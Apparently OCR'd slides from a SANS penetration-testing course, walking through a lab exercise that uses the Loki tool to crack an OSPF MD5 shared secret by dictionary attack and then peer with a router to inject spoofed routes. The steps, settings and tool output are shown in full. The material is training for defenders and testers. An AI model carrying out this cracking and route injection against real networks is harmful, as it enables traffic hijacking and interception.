
Exercise: Inserting OSPF Routes
In the Manipulating the Network module we examined several vulnerabilities in interior routing protocols. Many organizations announce routing updates on end-user segments where user workstations connect to the network (the access layer), leaving them exposed to routing manipulation attacks. Some organizations attempt to protect against attack by protecting the routing process with MD5 digest authentication, using a shared secret to validate entries in the routing table. In this configuration, an attacker who can capture internal routing traffic can mount an offline dictionary attack against the MD5 shared secret value.

In this exercise, we'll have some hands-on practice on exploiting these weaknesses in internal routing tables, focusing on the OSPF protocol.

Loki Setup Warning

- Loki is a recent tool and still slightly buggy (but effective)
- Included in the customized version of Kali Linux distributed with the class materials

Loki Setup Warning
We'll be using Loki for the attack portion of the lab exercises. This is a recent and effective tool but is still buggy and requires a significant number of changes to operate on Kali Linux. We've taken care of most of the work for you by installing Loki on our customized Kali Linux distribution.



Loki Setup

- Loki's OSPF password cracking module is written in C and buggy
  - Crashes when it reads passwords longer than 16 characters
- OSPF passwords cannot be longer than 16 characters
- We need to trim the wordlist appropriately

```
# cut -c1-16 </usr/share/wordlists/sqlmap.txt >/usr/share/wordlists/loki.txt
```


Loki Setup

Loki's OSPF password cracking module is flawed in that it does not properly handle dictionary word guesses longer than 16 characters. Fortunately, OSPF shared secrets cannot be longer than 16 characters. To work around this bug in Loki, we need to trim our dictionary word list so passwords are not longer than 16 characters in length.

In the example on this page, we read from the input file /usr/share/wordlists/sqlmap.txt, and truncate each line to no more than 16 characters using the cut utility, producing a new output file "loki.txt". Run this command on your system as well before continuing with this exercise.

Routing Monitoring Aid

- A local looking glass page is updated every minute
  - Discloses local routing table
  - Discloses OSPF neighbor entries
- May wish to keep a browser window open on this page to monitor local event during the exercise



Routing Entries for sec660-rtr-1/10.10.10.40

This is where the magic happens. Check the output below to see if your spoofed route appears in the list of routing table. While you are waiting, think about how you would abuse this (such as adding a routing entry for 66.102.7.0/24, one of Google's many distributed hosting networks).

This page will automatically refresh every 1 minute. Last update Sat Jun 27 15:38:02 2015

Output from "show ip route" follows

```
[illegible]
```

Output from "show ip ospf neighbor" follows

```
[illegible]
```

http://10.10.10.70/routing.html


Routing Monitoring Aid
As part of this lab exercise, you'll use a looking glass application to investigate the routing tables for our target network.

A looking glass is a networking tool that allows operators to inspect the routing information from one or more target routers. In our application, we'll disclose the entire OSPF routing table (using the output of "show ip route") in a static file that is updated every minute. Additionally, we'll display the status of all OSPF neighbor adjacencies with the output of "show ip ospf neighbors".

You may wish to keep a web browser open and pointed to the URL shown on this slide throughout the lab exercise to get a view into the effectiveness of your attack.

This page shows the output from the router looking glass application, identifying the current routing table as well as the OSPF neighbor adjacency. Note that this output reflects the actual network in use and is not tainted by an attack.

Using Loki



Select the interface to use

eth0

IPv4:
10.10.10.75
255.255.0.0
IPv6:
fe80::20c:29ff:fecb:5e06
ffff:ffff:ffff:ffff::


Using Loki
Start Loki at the command line by running "loki.py". After invoking Loki you will be presented with the default Loki screen. To start capturing data, invoke the packet sniffer by clicking on the icon at (1). You will be prompted to select a network interface at (2); select the appropriate local network interface and click OK.

If your system also has multiple IPv6 IP addresses, Loki will prompt you to choose one. The choice of IPv6 addresses won't affect this lab since we're sticking with IPv4; click OK to acknowledge the default-select IPv6 address.

After the Loki sniffing process starts, watch for indicators of observed protocols when the tabbed window labels start to blink.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

OSPF Peer Identification



IP	ID	AREA	STATE	AUTH	CRACK	MASTER
10.10.10.40	10.10.10.40	0	HELLO	CRYPT		☐

Area: 0

Authentication

Type	Key	ID
AUTH_CRYPT		0


Network	Netmask	Type

```
[1] OSPF: Got new peer 10.10.10.40
```

OSPF Peer Identification

After starting the Loki sniffer you will see the "ROUTING" tab label start to blink. Clicking on this tab will also reveal that the "ospf" label is blinking. Clicking on this label will open the ospf attack view, revealing a single observed router as shown in this slide.

The router at 10.10.10.40 will be our attack target that we will use to peer with and manipulate with OSPF route injection. If after several minutes you do not see OSPF activity, your host system may not be passing those frames to the guest OS. Please contact an instructor for assistance.




OSPF Password Cracking

- Use the OSPF message digest cracker to recover the shared secret
  - Use loki.txt in /usr/share/wordlists
  - "Use bruteforce" and "Use full charset" options are not necessary
- Ensure you click on the target device to focus the attack to one router

OSPF Password Cracking
In the first part of this exercise, you'll need to recover the OSPF digest secret used to protect routing updates. In this attack, you can use the password list included in the Kali Linux distribution at: /usr/share/wordlists/loki.txt. The "Use bruteforce" and "Use full charset" attack options in Loki are not necessary to be successful in the attack.

Remember to click on the target router to focus the attack before initiating the password recovery attack.




OSPF Route Injection

- Become an OSPF peer
- Insert your own route into the OSPF routing table
  - 172.17.XXX.0, subnet mask 255.255.255.0
  - Replace XXX with your local IP address fourth octet
- Observe peer status and route on the looking glass
- Inserting a route allows you to impersonate entire network segments
  - Or become a new gateway of last resort

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 270

OSPF Route Injection
For the second component of the attack you need to configure Loki to become an OSPF peer with the target router. Once you have completed the OSPF exchange and your peering state changes to "FULL", you will be able to inject your own routing traffic. Inject your own 24-bit network using the first 2-byte prefix of 172.17, with a third octet matching the last byte of your attacking IP address.

After injecting your route, wait a minute and check the status in the looking glass application. You should also be able to see your IP address as a new OSPF peer as well.



Exploiting OSPF – STOP

- Stop here, unless you want answers to the exercise

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 271


Exploiting OSPF – STOP
Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own, however, stop right here.

Starting Loki, Target Discovery

1

```
# loki.py
```



IP	ID	AREA	STATE	AUTH	CRACK	MASTER
10.10.10.40	10.10.10.40	0	HELLO	CRYPT	giantzombie	■

□ Use bruteforce □ Use full charset


Wordlist: loki.txt

```
[2] OSPF: Found password 'giantzombie' for host 10.10.10.40
```

Starting Loki, Target Discovery
First, start Loki at the command line as shown in (1). After Loki starts, invoke the network sniffer by clicking the icon at (2). Select the appropriate network interface in the dialog that follows, and click OK.

After Loki observes OSPF announcement traffic, the "ROUTING" tab label will blink at (3). Clicking on this tab will also reveal the "ospf" tab label as blinking at (4). Clicking this label will reveal the presence of a discovered routing target.

OSPF Digest Secret Recovery



IP	ID	AREA	STATE	AUTH	CRACK	MASTER
10.10.10.40	10.10.10.40	0	[illegible]	CRYPT	giantzombie	■

☐ Use bruteforce ☐ Use full charset

Wordlist: loki.txt

```
[2] OSPF: Found password 'giantzombie' for host 10.10.10.40
```


OSPF Digest Secret Recovery

To mount an offline dictionary attack against the MD5 digest secret, click on the target router to select it at (1).

Next, select the password cracking attack option by clicking on the "Cracking" tab at (2).
Select the loki.txt password file in /usr/share/wordlists at (3).

Finally, click the "Crack PW" button at (4) to initiate the dictionary attack. This will start the dictionary attack process, revealing the highlighted shared secret after a short period.

OSPF Peer Connection



IP	ID	AREA	STATE	AUTH	CRACK	MASTER
10.10.10.40	10.10.10.40	0	HELLO	CRYPT		☑

Area: 0

Authentication

Type: AUTH_CRYPT

Key: giantzombie

ID: 1

```
[1] OSPF: Got new peer 10.10.10.40
```


OSPF Peer Connection

Once we have recovered the OSPF secret, we can create a connection to the router and become an OSPF peer with Loki. First, click the "Connection" tab at (1) to examine the OSPF peer connection attack options. Change the authentication type option to "AUTH_CRYPT" as shown in (2) to allow us to authenticate with knowledge of the OSPF digest secret. Enter the digest secret recovered in the prior slide as the key in (3). Next, change the authenticate identifier to "1" at option (4). Check the box to mark the identified OSPF router as a device that can be used for route exchange in (5).

After configuring the necessary authentication options, we can create a peer relationship with the target router. Click the "Hello" button at (6) to start the connection process. Examine the status of the STATE column as it gradually progresses from HELLO to FULL. Once the attack system completes the OSPF peer exchange process with the target system, you will be able to expand the tree list to observe all the discovered routing update information from the victim.

If after several minutes the STATE has not changed from "2WAY", click the Hello button again to turn off the neighbor relationship. After a few seconds, click it again to restart the connection attempt to the OSPF peer.

OSPF Route Enumeration




IP	ID	AREA	STATE	AUTH	CRACK
10.10.10.40	10.10.10.40	0	FULL	CRYPT	
TYPE_ROUTER_LINKS	10.10.0.0	255.255.0.0	TYPE_POINT_TO_POINT		
TYPE_ROUTER_LINKS	1.1.1.3	1.1.1.2	TYPE_TRANSIT_NET		
TYPE_ROUTER_LINKS	29.31.37.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	19.23.27.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	11.13.17.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	10.10.10.40	10.10.10.40	TYPE_TRANSIT_NET		

```
[4] OSPF: Peer 10.10.10.40 in state FULL
```

OSPF Route Enumeration

